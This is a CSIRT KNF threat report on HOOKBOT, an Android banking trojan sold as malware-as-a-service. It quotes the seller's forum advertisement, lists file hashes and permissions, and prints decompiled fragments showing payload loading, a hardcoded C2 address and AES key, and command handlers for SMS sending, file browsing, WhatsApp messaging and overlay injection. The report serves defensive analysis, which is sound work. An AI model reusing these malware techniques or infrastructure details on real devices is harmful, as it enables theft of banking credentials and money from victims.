KNF CSIRT

HOOKBOT

New mobile malware family

Generated with midjourney.com.

January 2023

Authors: Łukasz Cepok, Michał Strzelczyk (dynamic analysis)

Threat actor Duke Eugene has posted HOOKBOT software for sale on several crime forums. The announcement was made on 12 January 2023.


The software is described as a successor to the ERMAC malware, which existed in two versions: ERMAC and ERMAC2, and was developed by Duke Eugene. A number of features are characteristic of banking Trojans designed for devices running on the Android platform.

There have already been campaigns in Polish cyberspace using malware created by Duke Eugene.

The malware operates in the Malware-as-a-Service model.

In addition to the description, the announcement lists the malware's functionalities.

The CSIRT KNF team obtained samples of the malware and performed the analysis that resulted in this report.



Posted announcement on the forum.

EN: Greetings to all!
I am glad to inform you about the release of new software for Android Bot Hook

Panel functionality:
• Filtering/Search
• Privilege control
• Extensive statistics
• Auto-commands
• Phishing
• Smart injections (interaction with the holder in real time)
• Day/Night theme
• Language selection (English, Chinese, Russian)
• Authorization in case of incorrect password entry several times via telegram bot, done to avoid bruteforce of your account.
• The ability to receive logs from the injection into the tg bot
• Notify the tg bot if the bot is online again.
• Convenient sorting

Build functionality:
• Call history
• Get a contact
• Add a contact
• Location
• Get images
• Open the app
• Send a whatsapp message
• Call
• VNC
• File Manager
• Redirect sms
• Send sms
• Sending SMS to user contacts
• USSD
• Call forwarding
• Send push
• Get accounts
• List of installed applications
• SMS list
• Open the injection
• Update the list of injections
• Open the link
• Delete the app
• Reading Gmail
• Get admin rights
• Take a screenshot

Original forum post.

Builder functionality:

• Replace the bot after installing a choice of 10 applications. After the substitution, the icon will be replaced and the application that was replaced will be launched.

• Hides the icon on some devices. It can't work equally well everywhere, the android shell is too different.

• It is possible to add a black overlay at the time of auto-click permissions so that the holder does not see.

• Block of emulators, RU and CIS.

• Showing over windows - the resolution is available by default, without proclication - we use the Xiaomi firmware bug.

• Blocking 130 antiviruses and battery optimizers

• Multilingualism

• Anti-removal

• Accessability disable block

• Dual Sim

• Works on all devices and gets rights automatically, including on Honor and Xiaomi and Android 8-13.

Rules:

- Work in Russia and the CIS is prohibited in any form.

- Do not forget to make data backups of the necessary information. The Service is not responsible for lost data.

- Please communicate with technical support correctly. Incorrect communication is punishable by denial of service.

- We do not refund funds for paid services.

- The Service reserves the right to refuse a test or lease sale without explanation.

- Anyone who wants to purchase software is given a test for 1 hour. After confirming that everything suits you, we can open a deal.

800+ injections are available to you in the panel.

Everyone knows my reputation and how many years I have been on the android malware market, if anyone has doubts, I agree with both hands on the guarantor of this forum.

The software was written from scratch. Yes, undoubtedly we used some developments from the "old" software. But in general, the software was written from scratch and I am glad to present it to you.

For details, contact me in PM.

Original forum post.

Static analysis

App name: Google Chrome
Md5: b94d51553afdccec965580ef1737f416
Sha1: c0002024e3a3468449aa15e1f8cd3ef1899b54b4
Sha256:48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8
Package: com.cijaliyuvomolo.joveni
Main Activity: com.cijaliyuvomolo.joveni.xucacodaluda
Icon SHA1: 3d3ecfed8d2a8a711b370593f33bcc839f2787c7

CERTIFICATE:

Subject: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
Valid From: 2008-02-29 01:33:46+00:00
Valid To: 2035-07-17 01:33:46+00:00
Issuer: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
md5: e89b158e4bcf988ebd09eb83f5378e87
sha1: 61ed377e85d386a8dfee6b864bd85b0bfaa5af81
sha256:a40da80a59d170caa950cf15c18c454d47a39b26989d8b640ecd745ba71bf5dc
Fingerprint:f9f32662753449dc550fd88f1ed90e94b81adef9389ba16b89a6f3579c112e75

AndroidManifest.xml

PERMISSION	DESCRIPTION
android.permission.ACCESS_BACKGROUND_LOCATION	Allows an app to access location in the background.
android.permission.ACCESS_COARSE_LOCATION	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.CAMERA	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.GET_ACCOUNTS	Allows access to the list of accounts in the Accounts Service.
android.permission.GET_TASKS	Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
android.permission.READ_CALL_LOG	Allows an application to read the user's call log.
android.permission.READ_CONTACTS	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	Allows an application to read from external storage.
android.permission.READ_PHONE_NUMBERS	Allows read access to the device's phone number(s). This is a subset of the capabilities granted by READ_PHONE_STATE but is exposed to instant applications.

Example of permissions defined in the AndroidManifest.xml file.

In the manifest, very high permissions were declared, which the Chrome browser, and the malware impersonating it, does not need.

Based on these, it can be concluded that it is malware. These are characteristic permissions for banking trojans. The defined permissions allow the app e.g. to view SMS text messages, control voice calls, access GPS location and camera.

Other information that can be obtained from the above mentioned information:

- Very long certificate expiration date.
- The certificate is the default. We have identified about 420 applications signed with this certificate. These applications are not associated with the Hook software.

```
 <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:extractNativeLibs="false"
android:hardwareAccelerated="true" android:icon="@mipmap/ic_launcher" android:label="Google Chrome"
android:name="com.lunar.salute.CTyIuCiOrRxKgObXgKgRbScMbXh" android:noHistory="true" android:requestLegacyExternalStorage="true"
android:roundIcon="@mipmap/ic_launcher" android:supportsRtl="true" android:theme="@android:style/Theme.Translucent.NoTitleBar"
android:usesCleartextTraffic="true">
```

An excerpt from AndroidManifest.xml indicating one of the app's "entry points”.

A BWMHh.json file is decoded from the /assets/ folder. After decoding, the file takes the form of a .dex file - the format of compiled executable code for Android.

It is loaded using the DexClassLoader.

After loading the decoded file into the decompiler, we get the actual code file that contains the malware functions.

```
// String Decryptor: 1 succeeded, 0 failed
static String MTH3421(String[] strArray) {
    return "DynamicOptDex";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3422(String[] strArray) {
    return "check the main aim";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3423(String[] strArray) {
    return "mOuterContext";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3424(String[] strArray) {
    return "BWMHhk.json";
}
```

The file name indicated in the code that contains additional malware logic.

```
public boolean MTH3378(String s) {
    this.FLD1748 = this.FLD1750 * 67 + 0x3F / this.FLD1761;
    try {
        this.FLD1750 = 0x401F3 / this.FLD1748 + 95894 / this.FLD1761;
        this.FLD1757 = (Context)Context.class.newInstance();
    }
    catch(Exception unused_ex) {
    }

    for(int v = 0; v < 7; ++v) {
        this.FLD1748 = this.FLD1750 + this.FLD1761 / 0xED784 + 0x51C85;
    }

    CLS116 sSoUpEfDcDsYoOoIjRnAmXoMzZyOo0 = new CLS116();
    this.FLD1750 = this.FLD1761 * this.FLD1748 - 0xD9BB1;
    return sSoUpEfDcDsYoOoIjRnAmXoMzZyOo0.MTH5023(s, this.FLD1757, this.nazwa_jsona);
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3379(String[] strArray) {
    return "android.app.LoadedApk";
}
```

Loading additional code into the installed fake application.

There are many classes and methods in the loaded additional code. As you browse through them, you may come across configuration variables that the malware has implemented.

Configuration variables include such items as:

- C2 address,
- application name,
- campaign name,
- inject name (the overlay/window that appears on the device) used to enforce Accessibilty Services permissions,
- the key to the AES encryption algorithm.

Accessibility service - allows the application to obtain persistence and escalate permissions. There is evidence in AndroidManifest.xml that malware is exploiting this functionality.

```
package z1;

import c4.CLS597;

public final class CLS2179 {
    public static final boolean FLD5349;
    public static final boolean FLD5350;
    public static final boolean FLD5351;
    public static final String FLD5352;
    public static final String FLD5353;
    public static final String FLD5354;
    public static final String FLD5355;
    public static final String FLD5356;
    public static final String FLD5357;
    public static final String[] FLD5358;

    static {
        CLS2179.FLD5349 = CLS597.MTH4453("%debug1%", "%debug%");
        CLS2179.FLD5350 = CLS597.MTH4453("%blockCIS1%", "%blockCIS%");
        CLS2179.FLD5351 = CLS597.MTH4453("%addWaitView1%", "%addWaitView%");
        CLS2179.FLD5352 = "http://193.233.196.2:3434";
        CLS2179.FLD5353 = "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf";
        CLS2179.FLD5354 = "USA";
        CLS2179.FLD5355 = "Google Chrome";
        CLS2179.FLD5356 = "Google Chrome";
        CLS2179.FLD5357 = "%Enable_Accessibility_Service%";
        CLS2179.FLD5358 = new String[]{"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE", "android.p
    }

    public static String MTH12204() {
        return CLS2179.FLD5353;
    }

    public static String[] MTH12205() {
        return CLS2179.FLD5358;
    }
}
```

Declared configuration variables.

The values of variables are often "fixed" in spite of their declaration in software functions, for example: the key for AES-CBC. This key is used to encrypt the payload of communication with the malware's management server.

```
    goto label_3231;
label_191:
    s23 = s7;
    Object[] arr_object = new Object[1];
    try {
        String s24 = jSONObject3.toString();
        CLS597.MTH4456(s24, "data.toString()");
        s25 = CLS1845.MTH10990(s24, "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf");  // klucz deszyfrującu do AES
    }
    catch(Throwable throwable2) {
        goto label_256;
    }

    try {
        arr_object[0] = s25;
        goto label_231;
    }
    catch(Throwable throwable2) {
    }
```

The value of the key to AES was entered "rigidly", although it had been previously declared in configuration variables.

```
.method public static MTH10990(String, String)String
.registers 7
const-string          v0, "key"
invoke-static         CLS597->MTH4457(Object, String)V, p1, v0
new-instance          v0, SecretKeySpec
sget-object           v1, CLS1234->FLD3019:Charset
invoke-virtual        String->getBytes(Charset)[B, p1, v1
move-result-object    p1
const-string          v2, "this as java.lang.String).getBytes(charset)"
invoke-static         CLS597->MTH4456(Object, String)V, p1, v2
sget-object           v3, CLS1845->FLD4605:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, v3
move-result-object    v3
check-cast            v3, String
invoke-direct         SecretKeySpec-><init>([B, String)V, v0, p1, v3
sget-object           p1, CLS1845->FLD4607:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, p1
move-result-object    p1
check-cast            p1, String
invoke-static         Cipher->getInstance(String)Cipher, p1
move-result-object    p1
const-string          v3, "getInstance(MODE)"
invoke-static         CLS597->MTH4456(Object, String)V, p1, v3
new-instance          v3, IvParameterSpec
sget-object           v4, CLS1845->FLD4606:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, v4
move-result-object    v4
check-cast            v4, String
invoke-virtual        String->getBytes(Charset)[B, v4, v1
move-result-object    v4
invoke-static         CLS597->MTH4456(Object, String)V, v4, v2
invoke-direct         IvParameterSpec-><init>([B)V, v3, v4
const/4               v4, 1
invoke-virtual        Cipher->init(I, Key, AlgorithmParameterSpec)V, p1, v4, v0, v3
invoke-virtual        String->getBytes(Charset)[B, p0, v1
move-result-object    p0
invoke-static         CLS597->MTH4456(Object, String)V, p0, v2
invoke-virtual        Cipher->doFinal([B)[B, p1, p0
move-result-object    p0
const-string          p1, "cipher.doFinal(value.toByteArray())"
invoke-static         CLS597->MTH4456(Object, String)V, p0, p1
const/4               p1, 0
invoke-static         Base64->encodeToString([B, I)String, p0, p1
move-result-object    p0
const-string          p1, "encodeToString(values, Base64.DEFAULT)"
invoke-static         CLS597->MTH4456(Object, String)V, p0, p1
return-object         p0
.end method
```

Implementation of AES-CBC encryption.

The code contains methods responsible for communicating with the malware's control panel.

Communication with the management server (Command&Control / C2) takes place on port 3434.

The administration panel of the management server is exposed on the standard www/http port - 80.

```
public CLS571() {
    String s = "";
    super();
    this.FLD1554 = new CLS566(this, 0);
    this.FLD1555 = new CLS566(this, 1);
    this.FLD1556 = new CLS566(this, 2);
    this.FLD1557 = new CLS566(this, 3);
    this.FLD1558 = new CLS566(this, 4);
    this.FLD1559 = new CLS566(this, 5);
    this.FLD1560 = new CLS566(this, 6);
    this.FLD1561 = new CLS566(this, 7);
    this.FLD1562 = new CLS566(this, 8);
    try {
        Log.i(CLS571.FLD1568, "init");
        CLS258 a00 = CLS258.FLD3334;
        a00.MTH7712("http://193.233.196.2:3434");
        Object[] arr_object = CLS1246.MTH7040(CLS1243.MTH7023("http://193.233.196.2:3434", " ", ""), new String[]{";"}).MTH9699(new String[0]);
        if(arr_object != null) {
            String[] arr_s = (String[])arr_object;
            a00.MTH7712(arr_s[a00.MTH7743() % arr_s.length]);
            String s1 = String.valueOf(a00.MTH7743() + 1);
            CLS258.MTH7723(CLS258.FLD3336, "numUrl", s1);
            String s2 = CLS258.MTH7722(a00, "urlAdminPanel");
            if(s2 != null) {
                s = s2;
            }
```

("http://193.233.196.2:3434"

The declared address of the Command & Control server.

Implemented functionalities

The application has implemented functionality in the code. Some of these are shown below.

In the class below, along with support for Command & Control server commands, there are strings that clearly suggest their purpose. They refer to applications that support cryptocurrency wallets and suffixes to system calls.

```
String s = "viewid";
String s1 = "extra";
String s2 = "trust";
String s3 = "toshi";
String s4 = "piuk";
String s5 = "mycelium";
String s6 = "tel:";
String s7 = "android.intent.action.CALL";
String s8 = "id";
CLS2038 a0 = CLS2038.FLD5083;
String s9 = "bitcoincom";
String s10 = "metamask";
switch(c0.FLD1573) {
```

Declared strings.

```
try {
    jSONObject2 = new JSONObject(jSONObject1.get("payload").MTH11838());
    Log.i(CLS571.FLD1568, CLS597.MTH4461(s21, "OnCommand command "));
    Log.i(CLS571.FLD1568, CLS597.MTH4461(jSONObject2, "OnCommand payload "));
    jSONObject3 = new JSONObject();
    CLS2177 a4 = b0.MTH4382();
    CLS597.MTH4455(a4);
    b1 = b0;
    jSONObject3.put("uid", a4.MTH12199());
    jSONObject3.put("cmdId", s20);
    CLS571.FLD1565.getClass();
    d0 = CLS570.MTH4367().MTH4381();
    if(d0 == null) {
        s23 = s7;
    }
    else {
        goto label_191;
    }

    goto label_232;
}
```

Downloading the contents of the payload provided by C2.

There are several functionally identical routines in the code. All of them accept strings in the code page corresponding to the Russian Cyrillic alphabet from the delivered payload.

```
        boolean z3 = s26.equals("Запустить_коронавирус");
    }
    catch(Throwab
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z3) {
        s16 = s31;
        s19 = s30;
        break;
    }
```

Запустить_коронавирус | Run_coronavirus

```
    try {
        boolean z10 = s26.equals("ВЫчислить_по_IP_реверсера_который_это_смотрит");  // oblicz ip reversera, ktory to oglada
    }
    catch(Throwable throwable14) {
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z10) {
        s16 = s31;
        s19 = s30;
        break;
    }
```

ВЫчислить_по_IP_реверсера_который_это_смотрит | Oblicz_by_IP_reverser_who_sees_it

```
    try {
        boolean z16 = s26.equals("Уничтожить_все_человечество");
    }
    catch(Throwable throwable14) {
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z16) {
        s16 = s31;
        s19 = s30;
        break;
    }
```

"Уничтожить_все_человечество" | "Destroy_all_humanity"

3 of several identical functions that respond to commands written in Cyrillic characters.

```
    case -695069237: {
        try {
            s7 = s23;
            s30 = s27;
            s18 = s28;
            s31 = s29;
            s12 = s1;
            s15 = s22;
            s11 = s;
            s34 = s10;
            boolean z17 = s26.equals("Убить_всех_китайцев");
        }
        catch(Throwable throwable6) {
            goto label_3179;
        }

        if(z17) {
            try {
                Context context42 = CLS258.FLD3336;
                CLS597.MTH4455(context42);
                new File(context42.getDir("apk", 0), "system.apk").delete();
                goto label_3173;
            }
            catch(Throwable throwable9) {
            }

            throwable24 = throwable9;
            s10 = s34;
            s17 = s9;
            goto label_2765;
        }

        goto label_3173;
    }
```

Body of the function.


At the beginning of the case section -695069237 variables are assigned.

It then checks a logical condition to see if the incoming payload matches the specified text.

If the condition is met, the operation to remove the file system.apk from the apk directory is applied.

If the conditions are met and the operation is successful, the program proceeds to label_3173.

If unsuccessful, it will go to label_2765 and the program will continue.



The variable s31, after several rewrites, takes the value "id".

The MTH7729 method called is responsible for handling exceptions and errors.

Variable s10 receives the value of the variable to which the value of variable s10 was previously assigned.

The value of the variable s10 = "metamask".

```
label_3179:
    throwable5 = throwable6;
    s10 = s34;
```

Label_3179 is also used to handle exceptions using the Throwable class.

```
case 0x7FED6506: {
    try {
        if(!s26.equals("fmmanager")) {
            goto label_3032;
        }

        if(!CLS597.MTH4453(jSONObject2.getString(s1), "ls")) {
            goto label_2686;
        }

        context47 = CLS258.FLD3336;
        CLS597.MTH4455(context47);
        d2 = CLS570.MTH4367().MTH4381();
        CLS597.MTH4455(d2);
        s108 = jSONObject2.getString("path");
        CLS597.MTH4456(s108, "payload.getString(\"path\")");
    }
    catch(Throwable throwable7) {
        goto label_3109;
    }

    try {
        j0 = new CLS1768(context47, d2, 0, s108);
        goto label_2729;
    }
    catch(Throwable throwable35) {
    }
```

Fmmanager - is a file explorer, it has such functionalities as retrieving the directory path and listing the items contained in the directory.

```
if(!s26.equals("sendsms")) {
    goto label_3032;
}

if(CLS597.MTH4453(jSONObject2.getString("sim"), "sim2")) {
    Context context35 = CLS258.FLD3336;
    CLS597.MTH4455(context35);
    String s90 = jSONObject2.getString("number");
    CLS597.MTH4456(s90, "payload.getString(\"number\")");
    String s91 = jSONObject2.getString("text");
    CLS597.MTH4456(s91, "payload.getString(\"text\")");
    int v29 = CLS597.MTH4453(jSONObject2.getString("sim"), "sim2") ? 1 : 0;
    j0 = new CLS1757(context35, s90, s91, v29);
}
else {
    String s92 = jSONObject2.getString("number");
    String s93 = jSONObject2.getString("text");
    Context context36 = CLS258.FLD3336;
    CLS597.MTH4455(context36);
    CLS597.MTH4456(s92, "phoneNumber");
    CLS597.MTH4456(s93, "textMessage");
    j0 = new CLS1757(context36, s92, s93);
}
```

Implementation of the function that implements the "sendsms" command received from C2.

What is new compared to other malware families, even previous families from the same developer, is the support for WhatsApp application. The malware can read, write and send messages in this messenger.

```
}
case 63481308: {
    try {
        s30 = s27;
        s18 = s28;
        s31 = s29;
        if(s26.equals("openwhatsapp")) {
            goto label_685;
        }

        s19 = s30;
        s17 = s9;
        s7 = s23;
        goto label_2847;
    }
    catch(Throwable throwable12) {
        goto label_1926;
    }

    try {
    label_685:
        Context context7 = CLS258.FLD3336;
        if(CLS258.FLD3335 == null) {
            SharedPreferences sharedPreferences3 = context7 == null ? null : context7.getSharedPreferences("settings", 0);
            CLS258.FLD3335 = sharedPreferences3;
        }

        SharedPreferences.Editor sharedPreferences$Editor3 = CLS258.FLD3335 == null ? null : CLS258.FLD3335.edit();
        if(sharedPreferences$Editor3 != null) {
            sharedPreferences$Editor3.putString("whatsappsend", "1");
        }
        if(sharedPreferences$Editor3 != null) {
            sharedPreferences$Editor3.commit();
        }
    }
    catch(Throwable throwable13) {
        throwable5 = throwable13;
        s17 = s9;
        s7 = s23;
        s12 = s1;
        s15 = s22;
        s11 = s;
        goto label_3086;
    }

    try {
        String s44 = jSONObject2.getString("arg1").toString();
        String s45 = jSONObject2.getString("arg2").toString();
        Context context8 = CLS258.FLD3336;
        CLS597.MTH4455(context8);
        Intent intent0 = new Intent("android.intent.action.VIEW", Uri.parse("https://api.whatsapp.com/send?phone=" + s44 + "&text=" + s45));
        intent0.addFlags(0x10000000);
        intent0.addFlags(0x20000);
        context8.startActivity(intent0);
```

Implementation of Whatsapp support.

The primary functionality of mobile banking Trojans is to launch overlays.

An overlay (inject) is a WebView system component window that opens over a legitimate application from the malware's target list. It displays a login page that mimics a legitimate application. The victim, after entering their credentials, unknowingly passes them to the malware operator.

```
        try {
            if(s26.equals("startinject")) {
                h0 = CLS1761.FLD4425;
                context1 = CLS258.FLD3336;
                CLS597.MTH4455(context1);
                s36 = jSONObject2.getString("app");
                goto label_397;
            }

            goto label_3173;
        }
        catch(Throwable throwable6) {
            goto label_3179;
        }

        try {
        label_397:
            h0.getClass();
            CLS1761.MTH10675(context1, s36);
        }
        catch(Throwable throwable6) {
            goto label_3179;
        }

        goto label_3173;
    }
    case 0xBB997AC6: {
        try {
            s7 = s23;
            s30 = s27;
            s18 = s28;
            s31 = s29;
            s12 = s1;
            s15 = s22;
            s11 = s;
            s34 = s10;
            if(s26.equals("addview")) {
                rofidomoniriyi$b14 = CLS712.FLD1912;
                goto label_2474;
            }

            goto label_3173;
        }
```

Implementation of the "startinject" command.

Comparing HOOK to ERMAC2 code

